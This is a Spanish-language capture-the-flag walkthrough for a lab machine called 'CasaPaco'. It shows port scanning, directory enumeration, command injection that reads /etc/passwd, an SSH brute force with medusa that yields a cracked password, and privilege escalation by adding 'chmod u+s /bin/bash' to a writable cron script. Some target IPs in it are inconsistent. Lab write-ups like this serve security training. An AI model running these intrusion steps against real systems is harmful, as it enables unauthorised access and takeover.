CASA PACO

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 192.168.0.16
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.15   -T 2
```

22/tcp OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)

80/tcp Apache httpd 2.4.62

puerto 80



ENUMERACIÓN


Con gobuster, buscamos archivos y directorios

gobuster dir -u http://casapaco.thl/ -w /usr/share/wordlists/dirb/common.txt -x html,php,asp,aspx,txt


/index.html (Status: 200) [Size: 2037]
/index.html (Status: 200) [Size: 2037]
/menu.html (Status: 200) [Size: 1969]
/server-status (Status: 403) [Size: 277]
/static (Status: 301) [Size: 313] [--> http://casapaco.thl/static/]

Visitamos /menu.html y accedemos a un directorio /llevar.php

en el que probamos distintos comandos, viendo que algunos funcionan y otros no



Observamos que llevar.php tiene restricciones , mientras que llevar1.php no las tiene. Leemos el directorio /etc/passwd y descubrimos el usuario pacogerente.



EXPLOTACIÓN

Con fuerza bruta por ssh vamos a por la contraseña de este usuario

medusa -h 192.168.0.16 -u pacogerente -P /usr/share/wordlists/rockyou.txt -M ssh -n 22 | grep "SUCCESS"

pacogerente/dipset1

Con estas credenciales entramos por SSH

ESCALADA DE PRIVILEGIOS

Encontramos un script fabada.sh

pacogerente@Thehackerslabs-CasaPaco:~$ ls -la fabada.sh
-rwxrw-rw- 1 pacogerente pacogerente 132 feb 3 12:53 fabada.sh

y vemos que podemos modificar el archivo

pacogerente@Thehackerslabs-CasaPaco:~$ ls
fabada.sh log.txt user.txt
pacogerente@Thehackerslabs-CasaPaco:~$ cat fabada.sh
#!/bin/bash

Generar un log de actividad
echo "Ejecutado por cron el: $(date)" >> /home/pacogerente/log.txt

Al que le añadimos la siguiente línea para hacernos root

chmod u+s /bin/bash

Lo ejecutamos y a continuación con bash -p somos root

pacogerente@Thehackerslabs-CasaPaco:~$ bash -p
bash-5.2# whoami
root
bash-5.2#


pacogerente@Thehackerslabs-CasaPaco:~$ bash -p
bash-5.2# whoami
root
bash-5.2#

Buen día 🙂